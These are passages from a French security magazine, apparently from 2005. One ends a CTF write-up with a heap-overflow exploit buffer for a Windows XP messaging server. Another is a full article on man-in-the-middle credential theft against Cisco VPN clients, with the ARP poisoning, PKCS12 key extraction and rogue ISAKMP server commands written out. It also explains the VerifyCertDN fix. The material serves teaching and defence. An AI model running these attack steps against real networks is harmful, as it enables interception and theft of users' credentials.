Au cours des premiers jours, ce serveur a régulièrement souffert de problèmes de performances. Le comportement extrêmement ralenti de la machine (1 minute pour se loguer sur la console) et des messages du type `no more swap` laissaient présager d'une attaque type `fork bomb`. Ce plantage apparaissait tout simplement lorsque le paramètre `file` prenait la valeur du chemin vers le CGI suivi d'un `pipe`. Le CGI lançait alors une nouvelle instance de `disptxt.pl`. La subtilité était que même si cette nouvelle instance ne recevait pas de paramètre, elle parvenait tout de même à récupérer la valeur de `file`. Elle créait donc une nouvelle instance de `disptxt.pl`... boum.

Challenge 12: la messagerie « talk »

Principe et solution

L'objectif de ce challenge était d'exploiter un petit programme type messagerie instantanée en mode serveur pour obtenir un shell distant. Avant d'accepter des messages, ce serveur demandait une authentification :

- Le client envoyait une requête `MAIL [@MAIL]`.
- Le serveur vérifiait si `[@MAIL]` appartenait à une liste d'adresses autorisées.

La faille reposait sur une particularité intéressante de la fonction `fgets()` : la lecture des caractères ne s'arrête pas sur l'octet nul. En envoyant une chaîne `MAIL_\0_...AAAAA\n`, on pouvait ainsi provoquer un heap overflow et obtenir un 4 bytes overwrites. Dans un premier temps, il fallait utiliser ce heap overflow pour écraser la variable indiquant si le client était authentifié ou non. Ceci permettait d'accéder au mini-shell implémenté par serveur et notamment d'exécuter la commande `VERS` qui retournait la version du serveur :

```
Talk by x90re (1.02) [Windows XP/Service Pack 1]
```

Les dialogues de ce challenge indiquaient que cet ordinateur était en France, permettant de déduire que le système d'exploitation installé était un Windows XP SP1 français et donc que l'adresse de l'*Unhandle exception filter* était `0x77eb73b4`. En utilisant le principe décrit dans [2], on recherchait une instruction `call dword ptr [edi+6Ch]`. En envoyant un buffer formaté comme suit, on pouvait alors écraser l'UEF avec l'adresse du *call* et exécuter notre shellcode :

```
[MAIL ][x90:10][x00][x90:5][xebx14x00x00x00x00x00x00][xb0x12x40x00xb4x73xebx77]
[x90:24][SHELLCODE][\n]
```

On retrouve la commande `MAIL`, suivie de caractères quelconques et de l'octet nul responsable de l'overflow, de nouveau 5 caractères quelconques, puis un saut (`xebx14`) vers les 24 *nops*, l'adresse du call suivie de l'adresse de l'UEF, des nops, puis notre shellcode.

La dernière difficulté était l'écriture du shellcode. Étant donné qu'il n'y avait aucune limite de taille, le plus simple était d'écrire un shellcode générique récupérant l'adresse de kernel32 (via le PEB), puis les adresses des fonctions nécessaires (`GetProcAddress()` par *checksum*, comme celle de metasploit [3]), puis qui faisait

un `CreateProcess()` sur `cmd` en redirigeant les `stdin` et `stdout`. Le shellcode ne devant comporter aucun caractère `\r` et `\n`, on pouvait utiliser un encodeur XOR (par exemple celui de metasploit).

Les anecdotes

Certains d'entre vous ont trouvé un DOS intéressant sur ce challenge. Les droits du système de fichiers étaient positionnés afin que l'utilisateur d'exécution ne soit pas autorisé à accéder aux répertoires sous C: ; `C:\Windows` et `C:\Windows\Sytem32` étaient notamment explicitement interdits (Droit `Deny all`), ce qui expliquait qu'il était impossible de se placer dans ces répertoires.

Cependant, il était, pour une raison assez inexplicable, toujours possible d'accéder aux binaires présents dans ces répertoires en fournissant le chemin complet. En se basant sur les programmes `tasklist` et `taskkill` présents dans `C:\Windows\Sytem32`, il était alors possible de tuer les processus des autres participants. Ce principe restait cependant difficile à scripter dans un environnement aux possibilités très réduites. Il faut noter que cette attaque était également possible sur Stealth.

L'enfer du décor

Avec une équipe réduite à son plus strict minimum, l'organisation de SecuriTech n'a pas toujours été très facile. Voici les principales difficultés qui ont été rencontrées.

L'infrastructure technique

L'élaboration de l'infrastructure technique supportant les niveaux d'exploitation de serveurs a été une partie relativement délicate. Toute la difficulté réside dans le fait que le challenge ouvre une faille permettant au participant d'exécuter des commandes arbitraires. L'environnement doit alors cloisonner au maximum l'attaque afin d'éviter que le participant ne puisse dégrader l'intégrité du système ou attaquer un autre serveur.

Cette architecture doit également garantir que les différents tests des participants n'interfèrent pas. Ce cloisonnement est en partie assuré si chaque requête est traitée par une instance séparée du serveur. Mais cela n'est pas infaillible : les serveurs windows ont pas exemple souffert de problèmes de performances, apparemment dus à des shellcodes qui se terminaient par une boucle infinie pour éviter que le processus serveur ne plante (`jmp $`)... Avis aux responsables, un `sleep` aurait été plus indiqué.

La randomisation des validations

Force est de constater que les niveaux SecuriTech sont devenus pendant quelques jours une valeur d'échange digne de figurer au nasdaq. L'entraide et l'échange de quelques indices correspondent tout à fait à l'esprit du challenge, qui se veut également un événement de dialogues et de rencontres ; mais certains ont opté pour une approche qui s'apparentait plus au *social engineering* ou au troc direct de solutions. Un certain nombre de méthodes ont été mises en place pour limiter ces abus : l'emploi du programme `validnivo` qui génère une réponse propre à chaque compte, l'utilisation de textes variant d'un utilisateur à un autre pour un même niveau de cryptographie, mais il est impossible de trouver une méthode infaillible.

Cela nous a tout de même permis de recevoir quelques mails, dans un style souvent assez direct, de personnes qui avaient récupéré une solution qui ne correspondait pas à leur fichier et qui « exigeaient que la validation accepte leur réponse dont ils étaient sûrs... »

SecuriTech 2005 : bilan

Avec l'intégration d'un scénario et des challenges plus proches de véritables problématiques de sécurité, SecuriTech 2005 se voulait plus réaliste et plus difficile que l'an passé. L'intégration des failles au sein de véritables petits systèmes au lieu de simples cas d'écoles donnait une nouvelle dimension aux challenges : la recherche de la faille. Grâce à une imagination et une ingéniosité souvent impressionnantes, vous avez globalement réussi à contourner ces difficultés et tous les challenges ont été résolus.

C'est à partir de ce constat que nous pouvons d'ores et déjà vous l'annoncer : l'année prochaine, ce sera encore pire...

Références

[1] Éviter les failles de sécurité dès le développement d'une application – 6 : scripts CGI,
http://www.cgsecurity.org/Articles/SecProg/Art6/index-fr.html

[2] Présentation de David Litchfield à la Blackhat 2004 sur des techniques d'exploitations de Heap overflow sous Windows,
http://blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt

[3] Metasploit, **http://www.metasploit.com/**

[4] Le site du Mastère Spécialisé Sécurité de l'Information et des Systèmes de l'ESIEA,
http://www.esiea.fr/mastereis/

[5] Le site du Challenge SecuriTech où vous pourrez notamment trouver une solution détaillée des challenges,
http://www.esiea.fr/mastereis/

Vulnérabilités ISAKMP Xauth : description et implémentation

L'utilisation de la suite protocolaire ISAKMP/IPSec est largement répandue pour répondre notamment au besoin de l'accès à distance par VPN à des ressources informatiques depuis un accès quelconque au réseau Internet. Ce type d'accès est communément désigné par VPN-RAS (Remote Access Service) et repose sur l'utilisation d'un client logiciel, servant notamment d'interface pour authentifier l'utilisateur auprès du serveur VPN et réciproquement.

Nous décrivons ici la mise en place de deux attaques actives de type MiTM (Man in The Middle) visant à se faire passer pour le serveur VPN vis à vis d'un utilisateur cible pour récupérer des informations authentifiant celui-ci.

1. Introduction

Dans les deux exemples étudiés, l'authentification du client et du serveur VPN repose sur le protocole ISAKMP et débute, selon le cas, par la preuve de la possession d'une clé pré-partagée (authentification PSK) ou par une signature avec une clé RSA et la présentation d'un certificat (authentification RSA). Lors d'une deuxième étape, l'utilisateur du client VPN s'authentifie en présentant des références *login/password* (qui peuvent, par exemple, être vérifiées par RADIUS auprès d'un serveur d'authentification externe).

Dans le premier cas, la clé pré-partagée est commune à l'ensemble des clients VPN et au serveur. Si cette clé est compromise, et dérobée par un attaquant, celui-ci peut usurper l'identité du serveur VPN et récupérer le couple login/password transmis par l'utilisateur cible.

La seconde attaque s'appuie sur une lacune dans l'implémentation et la configuration par défaut du client VPN Cisco, puisqu'il ne vérifie pas de manière rigoureuse le certificat présenté par le serveur VPN.

Nous montrons ainsi comment un système d'authentification fort selon la définition usuelle [1] « je possède » (clé pré-partagée ou certificat) et « je suis » (login/password) peut être compromis dès lors que la clé pré-partagée est dérobée ou que le client est mal configuré.

2. Authentifications mises en œuvre dans ISAKMP

Le système d'authentification du client et du serveur VPN est basé sur les protocoles ISAKMP et Xauth.

2.1 ISAKMP

Le protocole d'échange de clés ISAKMP se déroule en deux phases distinctes :

- La phase I permet au client et au serveur de s'échanger une clé de chiffrement (à l'aide du protocole Diffie-Hellman) et de s'authentifier mutuellement. À l'issue de cette phase, le client et le serveur ont établi une SA (*Security Association*) utilisée pour chiffrer les échanges suivants.
- La phase II est protégée par la SA issue de la phase I et permet de négocier une clé de chiffrement pour IPSec. Cette phase est réexécutée périodiquement afin de changer la clé de chiffrement IPSec.

Dans cet article, seule la phase I nous intéresse. Cette phase peut être configurée de plusieurs manières :

- Méthode d'authentification des participants : authentification PSK ou RSA
- Mode d'échange :
  - *Main Mode* : ce mode se compose de 6 paquets (3 échanges) et permet de protéger l'identité des participants.
  - *Aggressive Mode* : ce mode se compose de 3 paquets et fournit une protection d'identité limitée.

2.2 Xauth

Le protocole Xauth est une extension qui permet à un utilisateur de s'authentifier auprès du serveur avec un couple login/password. Ce protocole s'intègre entre phase I et II d'ISAKMP et est protégé par la SA négociée lors de la phase I.

Xauth authentifie l'utilisateur de manière flexible et une base d'authentification de type login/password demeure plus facile à maintenir qu'une PKI (*Public Key Infrastructure*). C'est pourquoi même si le protocole Xauth n'a pas été standardisé, on le retrouve dans différentes implémentations de solutions VPN et notamment chez Cisco.

2.3 Possibilités du client VPN Cisco

L'utilisation du client VPN Cisco se décline dans les combinaisons suivantes :

- Aggressive Mode + PSK + Xauth

Note : L'utilisation du Main Mode avec authentification PSK pour un accès VPN-RAS n'est généralement pas possible [2].

- Main Mode + RSA + Xauth

Le client VPN cible des deux attaques décrites dans cet article utilise ces deux combinaisons.

3. Outils, conditions de test

3.1 Machine cible

Client VPN Cisco v4.6 sur un système Windows, Linux ou MacOS X

Philippe Sultan - **philippe.sultan@inria.fr**
Frédéric Giquel - **frederic.giquel@inria.fr**

3.2 Configuration de l'attaquant

➔ Logiciel IKE/ISAKMP (`pluto` de Openswan [3]) sur un système Linux (noyau 2.4.25). Quelques modifications du code ont été nécessaires pour établir le dialogue avec le client VPN Cisco, qui s'écarte parfois du standard ISAKMP, notamment :

- Changement du paramètre `OAKLEY_ISKAKMP_SA_LIFETIME_MAXIMUM`, de 86400 à 2147483 secondes.
- Acceptation des paquets ISAKMP dont la taille effective est différente de celle annoncée dans l'en-tête.
- Envoi du *payload « Cisco Vendor ID »* en réponse au premier (dans le cas de l'Aggressive Mode) ou deuxième (dans le cas du Main mode) paquet envoyé par le client, sans doute pour le rassurer !
- Modification du code pour écrire en clair dans les *logs* le mot de passe fourni par Xauth

Ces modifications sont disponibles sous la forme d'un *patch* applicable au code source de Openswan v1.0.6 ou v2.3.0 [4]. Dans la suite de l'article, les exemples s'appuient sur la version 1.0.6.

➔ Outil `arp-sk` [5], utilisé pour détourner le trafic sur un réseau Ethernet.

3.3 Environnement réseau

Nous supposons que le vrai serveur VPN est accessible pour la cible au travers d'Internet.

La cible et l'attaquant sont supposés être physiquement sur le même réseau LAN, afin de pouvoir exploiter une attaque de type « ARP *cache poisoning* », à l'aide de l'outil `arp-sk`.


Note : Une attaque de type « usurpation de nom DNS » peut être exploitée pour atteindre le même but : détourner le trafic IP à destination du vrai serveur VPN vers l'attaquant. Dans ce cas, attaquant et cible ne doivent pas nécessairement se retrouver sur le même LAN, mais le service DNS de la cible devra être compromis en préparation de l'attaque, en agissant par exemple sur le cache DNS de la cible.

La figure 1 décrit l'ensemble des éléments réseau.

Dans les conditions normales d'utilisation du service VPN d'accès à distance, la cible initie une connexion ISAKMP (port UDP 500) à destination du serveur.


Le premier datagramme à destination du serveur VPN traverse la passerelle par défaut de la cible, en raison de la configuration de la table de routage de celle-ci (voir figure 2).

Figure 1



Vue d'ensemble

Figure 2



Circulation normale des datagrammes

4. Détournement de trafic par ARP cache poisoning

Nous exposons les détails d'un détournement de trafic sur un réseau local Ethernet-IP, même si ce type d'attaque est sans doute familier au lecteur [6].

L'objectif de cette étape est d'intercepter le trafic sortant de la cible et à destination (au sens IP) du serveur VPN. Notons qu'un seul des deux sens de circulation du trafic IP est détourné vers l'attaquant.

4.1 Utilisation de arp-sk

Le système d'exploitation de l'attaquant est Linux, noyau 2.4.25. Sa configuration réseau est la suivante :

- eth0 : 192.168.0.100/24
- Table de routage :
  - 192.168.0.0/24 --- eth0
  - 0.0.0.0/0 --- 192.168.0.1
- paramètre `ip_forwarding` fixé à 1 afin de router les datagrammes IP

arp-sk va nous servir à modifier le contenu de la table ARP de la cible par des réponses ARP non sollicitées faisant correspondre l'adresse IP de la passerelle à l'adresse MAC de l'attaquant.

Du point de vue de la cible, la conséquence immédiate est que les trames Ethernet encapsulant les datagrammes à destination du serveur VPN sont envoyées à l'attaquant, qui se chargera ou non de les router correctement. Le trafic de retour n'est en revanche pas affecté par la modification de la table ARP de la cible et suit le chemin attendu.

La commande utilisée est :


```
root@attacker#arp-sk -s <@MAC Attaquant> -d <@MAC Cible> -S 192.168.0.1:<@MAC
Attaquant> -D 192.168.0.2:<@MAC Cible> -t u30000
```

Les réponses ARP sont envoyées toutes les 30ms.

4.2 Routage des paquets pour la machine cible

Les paquets issus de la cible et à destination du serveur VPN traversent maintenant la machine attaquante. Nous illustrons cette situation en indiquant le chemin suivi par les datagrammes résultant d'un échange ICMP ECHO REQUEST/REPLY (voir figure 3).

Figure 3



ARP cache poisoning : détournement de trafic

4.3 Interception du trafic ICMP : réponses renvoyées par l'attaquant

L'arrêt du routage des paquets et la configuration de l'adresse IP du serveur VPN sur une interface virtuelle de l'attaquant va permettre d'usurper complètement l'adresse IP du serveur VPN vis à vis de la cible.

Cette étape est réalisée sur la machine de l'attaquant :

```
root@attacker#echo 0 > /proc/sys/net/ipv4/ip_forwarding
root@attacker#/sbin/ipconfig eth0:0 12.34.56.78
```


À présent, la machine cible reçoit des réponses de type ICMP ECHO REPLY mais de la part de l'attaquant (voir figure 4).

➔ Résumé de la configuration réseau de l'attaquant :

- eth0 : 192.168.0.100/24
- eth0:0 : 12.34.56.78/8
- Table de routage :
  - 192.168.0.0/24 --- eth0
  - 12.34.56.78/8 --- eth0:0
  - 0.0.0.0/0 --- 192.168.0.1
- paramètre ip_forwarding fixé à 0 (i. e. pas de routage)

Naturellement, n'importe quelle application s'appuyant sur IP est susceptible de subir cette attaque. En particulier, le client VPN peut être trompé de cette manière et un mécanisme d'authentification robuste peut remédier à cette situation.

Figure 4



ARP cache poisoning : détournement de trafic, réponses envoyées par l'attaquant

5. Usurpation du serveur VPN


En s'appuyant sur le détournement de trafic décrit à l'étape précédente, l'attaquant va faire tourner un logiciel ISAKMP configuré pour répondre aux requêtes ISAKMP émises par le client VPN.

➔ Résumé des étapes nécessaires à l'exploitation de l'attaque :

1 Détournement de trafic par ARP cache poisoning (voir figure 5) :

```
root@attacker#arp-sk -s <@MAC Attaquant> -d <@MAC Cible> -S 192.168.0.1:<@MAC
Attaquant> -D 192.168.0.2:<@MAC Cible> -t u30000
```

Figure 5



Usurpation de l'adresse IP du serveur VPN

2 Usurpation de l'adresse IP du serveur VPN :

```
root@attacker#/sbin/ifconfig eth0:0 12.34.56.78
```

3 Arrêt du routage des paquets (non nécessaire)

```
root@attacker#echo 0 > /proc/sys/net/ipv4/ip_forwarding
```

4 Lancement d'un logiciel ISAKMP configuré pour répondre aux requêtes de la cible. Nous décrivons ci-après l'usurpation du serveur VPN dans deux cas précis en utilisant la version d'Openswan modifiée décrite précédemment.

5.1 Authentification PSK-Xauth

Contexte

- Aggressive Mode ISAKMP
- Authentification du serveur par une clé pré-partagée
- Authentification du client par la même clé pré-partagée
- Authentification de l'utilisateur par login/password
- Élément nécessaire à l'attaquant : la clé pré-partagée (« *mekmitasdigoat* » dans cet exemple)

Il existe plusieurs moyens pouvant permettre à un attaquant de dérober la clé pré-partagée :

- par l'utilisation d'un outil exploitant une faiblesse de l'Aggressive Mode ISAKMP : la clé pré-partagée est transmise sous forme hachée (en utilisant quatre fois l'algorithme MD5) dans le deuxième paquet de l'échange Aggressive Mode ISAKMP. Un attaquant peut donc casser le hachage par « force brute » ou par dictionnaire après avoir obtenu le deuxième paquet de l'échange (soit en écoutant un début de connexion d'un client légitime, soit en rejouant lui-même le début de connexion avec le serveur VPN). Le logiciel IKECrack [7] met en œuvre une implémentation non optimisée (en temps d'exécution) de cette attaque.
- par un accès physique à une machine hébergeant le client VPN : la clé pré-partagée est enregistrée dans un fichier de configuration du client VPN sous forme quasi non protégée (pour information, signalons qu'un site web propose une page publique [8] permettant de décoder la clé pré-partagée).

Par ailleurs, il ne faut pas négliger les utilisateurs du service VPN-RAS qui possèdent la clé pré-partagée et qui peuvent donc potentiellement devenir des attaquants.

Description de l'attaque

Le fichier `/etc/ipsec.secrets` doit être édité afin d'entrer la clé pré-partagée :

```
: PSK "mekmitasdigoat"
```

`pluto` se lance simplement comme suit :

```
root@attacker#./pluto --noklips --stderrlog --nofork
```

La commande `whack` incluse dans la suite Openswan permet d'envoyer des messages de configuration à `pluto`.

Nous l'utiliserons à partir d'un autre terminal pour indiquer à `pluto` de tourner en tant que serveur ISAKMP, Aggressive Mode + PSK + Xauth :

```
root@attacker#./whack --name silly --host %any  --to --host 12.34.56.78 --nexthop
12.34.56.78 --psk --aggrmode --xauth
root@attacker#./whack --listen
```

Toute tentative de connexion VPN de la part de la cible sur le serveur VPN sera interceptée par l'attaquant, et suite à l'établissement de la SA ISAKMP Phase I, l'utilisateur se verra demander ses références personnelles sous la forme d'une fenêtre d'authentification.

Une fois les références entrées par le client, elles seront transmises de façon chiffrée à l'attaquant grâce aux éléments de chiffrement communs générés suite à l'établissement de la SA ISAKMP Phase I.

Du côté client cible, aucune réponse ne sera reçue, dans la mesure où l'attaquant ne dispose pas d'enregistrement permettant d'authentifier réellement l'utilisateur concerné. Il suffit à l'attaquant de disparaître en stoppant par exemple l'attaque ARP cache poisoning... avec le couple login/password envoyé par le client VPN cible.

Voici un extrait de l'affichage du terminal de contrôle de `pluto` suite à l'attaque :

```
"silly"[2] 192.168.0.2 #1: transition from state STATE_AGGR_R1 to state STATE_
AGGR_R2
"silly"[2] 192.168.0.2 #1: ISAKMP SA established
"silly"[2] 192.168.0.2 #1: XAUTH: Sending XAUTH Login/Password Request
"silly"[2] 192.168.0.2 #1: XAUTH: Sending Username/Password request (XAUTH_R0)
"silly"[2] 192.168.0.2 #1: XAUTH: User AliBaba attempting login with password ->
SesameOuvreToi
"silly"[2] 192.168.0.2 #1: XAUTH: User AliBaba: Incorrect Password
```

L'avant dernière ligne contient le login et le password utilisés (`Alibaba/SesameOuvreToi`). La dernière ligne indique que l'authentification a échouée, ce qui est normal puisqu'aucune base de données d'authentification ne contient d'enregistrement pour l'utilisateur visé (dans son fichier `/etc/passwd` par exemple).

Note : La vulnérabilité présentée ici n'est pas spécifique à l'implémentation de l'authentification PSK + Xauth par le client VPN Cisco, mais est inhérente à ce mode d'authentification. En particulier, nous avons pu reproduire le test en utilisant le client *opensource* vpnc [9].

5.2 Authentification RSA-Xauth

Il apparaît évident que l'authentification du serveur VPN auprès du client à l'aide d'une clé pré-partagée est une méthode peu sûre. En effet, cette méthode ne fournit aucun moyen pour distinguer le client du serveur, ce qui permet à un attaquant, ayant dérobé une information diffusée à l'ensemble des clients VPN (i. e. la clé pré-partagée), d'usurper le serveur VPN.

L'authentification du serveur VPN à l'aide d'une clé privée et d'un certificat permet, a priori, de fiabiliser le processus d'authentification et d'éviter le type d'attaque précédent en différenciant le client du serveur lors de l'authentification. Nous allons cependant constater que le client VPN Cisco, dans sa configuration par défaut, n'effectue qu'une lecture partielle des informations transmises dans le certificat présenté, rendant là encore possible une usurpation du serveur VPN.

Contexte

- Main Mode ISAKMP
- Authentification du serveur par une clé privée (*serverKey*) associée à une clé publique (*serveurCert*) certifiée directement par l'autorité de certification CaVPN. Le champ `Subject` du certificat contient, en particulier, le nom DNS du serveur VPN.
  - Exemple de champ `Subject` pour un certificat serveur :

```
Subject: e=admin@societe.fr,cn=serveurvpn.societe.fr,ou=serveurvpn.societe.fr,o=Societe,c=FR
```

- Authentification du client par une clé privée (clientKey) associée à une clé publique (clientCert) certifiée directement par l'autorité de certification CaVPN. Le champ `Subject` du certificat contient, en particulier, un nom de groupe qui doit permettre au serveur d'identifier un groupe d'utilisateur du service VPN-RAS.
  - Exemple de champ `Subject` pour un certificat client :

```
Subject: e=admin@societe.fr,cn=vpnuser,ou=vpnuser,o=Societe,c=FR
```

  Les 3 éléments (clientKey, clientCert et CaVPN) sont fournis à tous les utilisateurs dans un fichier au format PKCS12.
- Authentification de l'utilisateur par login/password
- Client VPN Cible Cisco configuré en utilisant seulement les options disponibles à partir de l'interface graphique sous Windows
- Élément nécessaire à l'attaquant : le fichier PKCS12 fourni aux utilisateurs (nommé « clientVPNCible.p12 » dans cet exemple)

Tout comme dans le cas de l'attaque précédente, l'attaquant doit disposer d'un élément lui permettant de se faire passer pour le serveur VPN durant la phase I du protocole ISAKMP. C'est le fichier PKCS12 distribué à l'ensemble des clients VPN qui va nous permettre d'atteindre ce but. Ce fichier contient trois éléments de chiffrement : le certificat d'une CA, le certificat destiné à l'ensemble des clients (signé par la CA précédente) et la clé privée associée au certificat client.

Notons que l'extraction des éléments de chiffrement contenu dans le fichier PKCS12 est généralement protégée par un mot de passe, ce qui ajoute une difficulté dans la mise en place de cette attaque.

Par ailleurs, comme dans le cas de l'authentification PSK, le risque provenant d'une attaque interne par un utilisateur du service VPN-RAS existe.

Description de l'attaque

Il faut extraire les informations présentes dans le fichier PKCS12 puis les convertir au format X.509 et les ranger à l'emplacement attendu par `pluto` en utilisant la commande `openssl` :

```
root@attacker#openssl pkcs12 -in clientVPNCible.p12 -out /etc/ipsec.d/certs/silly.pem -clcerts -nokeys
root@attacker#openssl pkcs12 -in clientVPNCible.p12 -out /etc/ipsec.d/private/sillyKey.pem -nodes -nocerts
root@attacker#openssl pkcs12 -in clientVPNCible.p12 -out /etc/ipsec.d/cacerts/sillyCA.pem -cacerts -nokeys
```

Note : Ces commandes demandent le cas échéant le mot de passe de protection du fichier PCKS12.

Le fichier `/etc/ipsec.secrets` doit être édité afin de préciser la clé privée utilisée :

```
: RSA sillyKey.pem
```

Il faut ensuite lancer `pluto` :

```
root@attacker#./pluto --noklips --stderrlog --nofork
```

puis le configurer à l'aide de `whack` pour utiliser le Main Mode + RSA + Xauth :

```
root@attacker#./whack --name silly --host %any --to --host 12.34.56.78 --nexthop 12.34.56.78 --cert /etc/ipsec.d/certs/silly.pem --rsasig --xauth
root@attacker#./whack --listen
```

Lorsque le client VPN cible tente de se connecter au VPN, il n'obtient pas de réponse à sa requête d'authentification et son couple login/password apparaît dans le terminal de `pluto` de l'attaquant :

```
"silly"[2] 192.168.0.2 #1: transition from state STATE_MAIN_R2 to state STATE_MAIN_R3
"silly"[2] 192.168.0.2 #1: sent MR3, ISAKMP SA established
"silly"[2] 192.168.0.2 #1: XAUTH: Sending XAUTH Login/Password Request
"silly"[2] 192.168.0.2 #1: XAUTH: Sending Username/Password request (XAUTH_R0)
"silly"[2] 192.168.0.2 #1: XAUTH: User AliBaba attempting login with password -> SesameOuvreToi
"silly"[2] 192.168.0.2 #1: XAUTH: User AliBaba: Incorrect Password
```

L'attaque présentée ici réussit car le client VPN Cisco vérifie simplement que le serveur possède une clé privée associée à une clé publique certifiée par une autorité de certification de confiance (CaVPN dans l'exemple).

La vérification de la correspondance entre le nom DNS du serveur VPN et le sujet du certificat qu'il présente n'est pas faite. Nous pouvons donc utiliser la clé privée distribuée aux utilisateurs pour nous faire passer pour le vrai serveur VPN.

Configuration du client VPN Cisco pour éviter cette attaque

Pour éviter que cette attaque ne soit possible, il faut utiliser une option de configuration du client VPN Cisco absente de l'interface graphique : VerifyCertDN [10]. Cette option permet de configurer la valeur que doit fournir le certificat du serveur VPN pour les champs `Subject` et `Issuer`.

Note : Il ne faut pas négliger de spécifier la valeur du champ `Issuer` car dans le cas contraire, un attaquant pourrait utiliser un certificat avec le champ `Subject` attendu signé par n'importe quelle CA de confiance pour le client VPN Cisco (qui utilise le magasin de certificat Microsoft sous Windows).

Si le champ `Subject` ou le champ `Issuer` du certificat serveur ne correspondent pas à VerifyCertDN, le client ne peut pas authentifier le serveur et met fin à la connexion VPN avant l'authentification par Xauth.

Comme les champs `Subject` des certificats client et serveur diffèrent, l'attaque décrite ci-dessus n'est alors plus possible.

Note : Le comportement observé dans la configuration par défaut du client VPN Cisco consistant à ne pas bien vérifier le certificat présenté par le serveur se retrouve apparemment dans d'autres implémentations d'éditeurs ou de constructeurs [11].

Conclusion

La méthode d'authentification ISAKMP par PSK + Xauth, bien que promue par Cisco, n'a pas été standardisée à l'IETF. Elle offre certes une meilleure souplesse d'administration par rapport au déploiement d'une PKI globale, mais la première attaque implémentée ici a été très vite envisagée [12].

Plusieurs alternatives à cette attaque peuvent être considérées :

- Déploiement PKI limitée + Xauth (comme vu dans la deuxième attaque §5.2) : la PKI regroupe un certificat pour la CA, un certificat pour le serveur VPN et un certificat générique pour l'ensemble des clients VPN.

  Cette solution a l'avantage de fonctionner sur tous les équipements VPN Cisco (VPN 3000 et routeurs IOS), tout en renforçant la sécurité du mécanisme d'authentification et en gardant la flexibilité d'une authentification Xauth par login/password.

- Déploiement d'une PKI globale : celle-ci fait correspondre un certificat personnalisé à chacun des utilisateurs du service VPN-RAS.

  On s'affranchit alors complètement de l'authentification PSK + Xauth et la sécurité du processus d'authentification est renforcée.

  La gestion d'une PKI peut toutefois se révéler fastidieuse et moins souple qu'une authentification utilisateur de type login/password qui requiert simplement la gestion d'une base RADIUS par exemple.

- Utilisation du mécanisme d'authentification « hybride » [13] : le serveur VPN seul s'authentifie via une signature RSA, alors que l'authentification du client s'appuie toujours sur PSK + Xauth. Ce mécanisme n'est toutefois pas implémenté sur les plateformes IPSec du type routeur IOS de Cisco.

Le fait de préférer l'utilisation d'un certificat pour authentifier le serveur VPN permet de corriger la vulnérabilité ISAKMP PSK-Xauth. Nous constatons toutefois qu'une certaine vigilance doit être accordée à la configuration par défaut des éléments constituant la solution VPN, puisque dans le cas du client VPN Cisco, la vérification des informations transmises dans le certificat n'est pas suffisamment rigoureuse, mettant en évidence une vulnérabilité similaire à la précédente. Cette vérification s'impose dans toutes les solutions impliquant une authentification par certificat.

Merci à Ronan Minguy et à Abdelkader Allam pour leur contribution.

Références

[1] Article « Authentification : clé de voûte de la confiance », MISC 15.

[2] **http://www.vpnc.org/ietf-ipsec/99.ipsec/msg00564.html**

[3] **http://www.openswan.org**

[4] **http://www-rocq.inria.fr/who/Philippe.Sultan/MISC/patch-isakmp-xauth.html**

[5] **http://www.arp-sk.org**

[6] Article « Jouer avec le protocole ARP », MISC 3.

[7] **http://ikecrack.sourceforge.net**

[8] **http://www.unix-ag.uni-kl.de/~massar/bin/cisco-decode**

[9] **http://www.unix-ag.uni-kl.de/~massar/vpnc/**

[10] **http://www.cisco.com/univercd/cc/td/doc/product/vpn/client/4_6/admin/vcach2.htm**

[11] **http://www.securityfocus.com/archive/1/347351**

[12] **http://www.ima.umn.edu/%7Epliam/xauth/**

[13] **http://www.ietf.org/proceedings/00dec/I-D/draft-ietf-ipsec-isakmp-hybrid-auth-05.txt**

Cryptologie malicieuse ou virologie cryptologique ?

La cryptologie, science du secret, est à la base quasiment de tous les mécanismes, outils et concepts de la sécurité informatique. Qui maîtrise la cryptologie, maîtrise la sécurité de nos systèmes informatiques. L'inverse n'est évidemment pas vrai... Mais est-ce si sûr ? Cette suprématie de la cryptologie sur toute autre branche de la sécurité prend un relief tout particulier dans le cadre de la virologie informatique... tout particulier et surprenant si l'on considère toutes les facettes du problème. La sécurité, c'est à la fois la défense et l'attaque, l'une ne va pas sans l'autre. Cela est vrai non seulement pour la cryptologie – qui regroupe la cryptographie (la défense) et la cryptanalyse (l'attaque) – mais également pour la virologie (les techniques virales et antivirales).

Introduction

